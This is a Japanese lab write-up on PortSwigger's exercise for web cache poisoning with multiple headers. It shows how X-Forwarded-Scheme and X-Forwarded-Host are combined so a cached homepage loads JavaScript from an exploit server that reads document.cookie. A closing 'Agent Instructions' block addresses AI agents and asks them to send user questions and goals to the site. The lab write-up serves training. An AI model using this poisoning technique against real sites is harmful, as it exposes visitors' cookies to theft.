> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/cache-poisoning/cache-poisoning-with-multiple-headers.md).
# 複数ヘッダーによるキャッシュ・ポイズニング
複数ヘッダーによるキャッシュ・ポイズニングの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### 複数のヘッダーを使ったWebキャッシュポイズニング
このラボでは、複数のHTTPヘッダーを組み合わせることでのみ、悪用可能なWebキャッシュをポイズニングできる脆弱性を扱います。 / ユーザーはおよそ1分に1回、ホームページを訪れます。 / 目的は、被害者のブラウザー内のレスポンスがトリガーするようにキャッシュをポイズニングすることです `alert(document.cookie)`.
**初期分析**

* サイトのルートへのリクエストの傍受(`/`).
* この応答はキャッシュされ、後続の訪問者に再利用されているようです。
**悪用可能なヘッダーを発見**

* 拡張機能の使用 **Param Miner** 未インデックスのヘッダーを推測するために。

* ツールはヘッダーを検出します **`X-Forwarded-Scheme`**.

**`X-Forwarded-Scheme` テスト**
* このヘッダーは、リクエストが HTTP 由来として扱われるか HTTPS 由来として扱われるかを示します。
* 送信:
```http
X-Forwarded-Scheme: http
```


* サイトは、HTTP で配信されているかのように動作しようとします。
これにより、誤ったリダイレクトのために不具合が発生し、リソースが正しく読み込まれなくなります。
**2つ目のヘッダーを追加します: `X-Forwarded-Host`**
```http
X-Forwarded-Host: test.com
```

* すると、サイトはその領域からリソースを読み込もうとします。
JavaScriptファイルの読み込みには以下が含まれます:
このスクリプトはページ読み込み時に自動的に実行されます。
**Exploit Server を使った操作**

* 目的は、Exploit Server から JavaScript ファイルを読み込ませることです。
```http
X-Forwarded-Scheme: http
X-Forwarded-Host: exploit-0a3a002204e750ae80a9206c011700a8.exploit-server.net/exploit
```

Exploit Server では:
* 次の URL からアクセス可能なファイルを作成します:
ファイルの内容:
```javascript
alert(document.cookie)
```
**結果**
* ホームページはこれで Exploit Server から JavaScript スクリプトを読み込みます。
* ポイズニングされたレスポンスは隠されています。

* ユーザーがページを訪れると、スクリプトが自動的に実行されます。
* 次の内容を表示するアラートが `document.cookie` 被害者のブラウザーに表示されます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/cache-poisoning/cache-poisoning-with-multiple-headers.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.